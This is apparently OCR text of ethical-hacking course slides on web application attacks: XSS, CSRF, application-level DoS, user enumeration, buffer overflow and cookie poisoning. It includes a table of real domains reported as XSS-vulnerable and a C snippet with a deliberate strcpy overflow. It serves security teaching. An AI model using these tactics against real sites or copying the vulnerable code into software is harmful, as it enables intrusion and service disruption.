
XSS Example: Stealing Users' Cookies




XSS Example: Sending an Unauthorized Request



XSS Attack in Blog Posting




XSS Attack in Comment Field



Websites Vulnerable to XSS Attack

C|EH Certified Ethical Hacker

XSSed project provides information on all things related to cross-site scripting vulnerabilities and is the largest online archive of XSS vulnerable websites



Date	Author	Domain	R	S	F	PR	Category	Mirror
29/04/14	dhony	www.bankaustria.at		★	✓	0	XSS	mirror
29/04/14	Jamaicob	wdt.weather.fox.com		★	✗	0	XSS	mirror
29/04/14	s1ckb0y	stampa.aeronautica.difesa.it		★	✓	0	XSS	mirror
29/04/14	AnonHiV3MinD	oreilly.com		★	✓	0	XSS	mirror
29/04/14	Souhail Hammou	webinar.sisa.samsung.com		★	✓	0	XSS	mirror
29/04/14	Aarshit Mittal	xfinity.comcast.net		★	✗	0	XSS	mirror
29/04/14	StRoNiX	radio.foxnews.com		★	✓	0	XSS	mirror
29/04/14	The Pr0ph3t	locate.apple.com		★	✗	0	XSS	mirror
29/04/14	Zargar Yasir	receptome.stanford.edu		★	✗	0	XSS	mirror
29/04/14	Jamaicob	byinvitationonlyphotos.americanexpress.com		★	✗	0	XSS	mirror
29/04/14	Jamaicob	www.dictation.philips.com		★	✗	0	XSS	mirror


http://www.xssed.com

Cross-Site Request Forgery (CSRF) Attack


C|EH Certified Ethical Hacker

01

- Cross-Site Request Forgery (CSRF) attacks **exploit web page vulnerabilities** that allow an attacker to force an unsuspecting user's browser to send malicious requests they did not intend
- The victim user **holds an active session** with a trusted site and simultaneously visits a malicious site, which **injects an HTTP request** for the trusted site into the victim user's session, compromising its integrity



How CSRF Attacks Work



Web Application Denial-of-Service (DoS) Attack

- Attackers exhaust available server resources by sending hundreds of **resource-intensive requests**, such as pulling out large image files or requesting dynamic pages that require expensive search operations on the backend database servers
- Application-level DoS attacks emulate the same request syntax and network-level traffic characteristics as that of the legitimate clients, which makes it **undetectable by existing DoS protection** measures

Why Are Applications Vulnerable?

- Reasonable Use of Expectations
- Application Environment Bottlenecks
- Implementation Flaws
- Poor Data Validation

Targets

- CPU, Memory, and Sockets
- Disk Bandwidth
- Database Bandwidth
- Worker Processes

Denial-of-Service (DoS) Examples

User Registration DoS

The attacker could create a program that submits the registration forms repeatedly, adding a large number of spurious users to the application

Login Attacks

The attacker may overload the login process by continually sending login requests that require the presentation tier to access the authentication mechanism, rendering it unavailable or unreasonably slow to respond

User Enumeration

If application states which part of the user name/password pair is incorrect, an attacker can automate the process of trying common user names from a dictionary file to enumerate the users of the application

Account Lock Out Attacks

The attacker may enumerate usernames and attempt to authenticate to the site using a username and incorrect passwords, which will lock out the user account after the specified number of failed attempts.

Buffer Overflow Attacks

Buffer overflow occurs when an **application writes more data to a block of memory**, or buffer, than the buffer is allocated to hold

It enables an attacker to modify the **target process's address space** in order to control the process execution, crash the process, and modify internal variables

Attackers modify function pointers to **direct program execution** through a jump or call instruction and points it to a location in the memory containing malicious codes

Vulnerable Code

```
int main(int argc, char *argv[]) {
char *dest_buffer;
dest_buffer = (char *) malloc(10);
if (NULL == dest_buffer)
return -1;
if (argc > 1) {
strcpy(dest_buffer, argv[1]);
printf("The first command-line argument
is %s.\n", dest_buffer); }
else { printf("No command-line argument
was given.\n"); } free(dest_buffer);
return 0; }
```

Note: For complete coverage of buffer overflow concepts and techniques, refer to self study module

Cookie/Session Poisoning

Cookies are used to maintain session state in the otherwise stateless HTTP protocol

Modify the Cookie Content

Cookie poisoning attacks involve the modification of the contents of a cookie (personal information stored in a web user's computer) in order to bypass security mechanisms


Inject the Malicious Content

Poisoning allows an attacker to inject the malicious content, modify the user's online experience, and obtain the unauthorized information

Rewriting the Session Data

A proxy can be used for rewriting the session data, displaying the cookie data, and/or specifying a new user ID or other session identifiers in the cookie

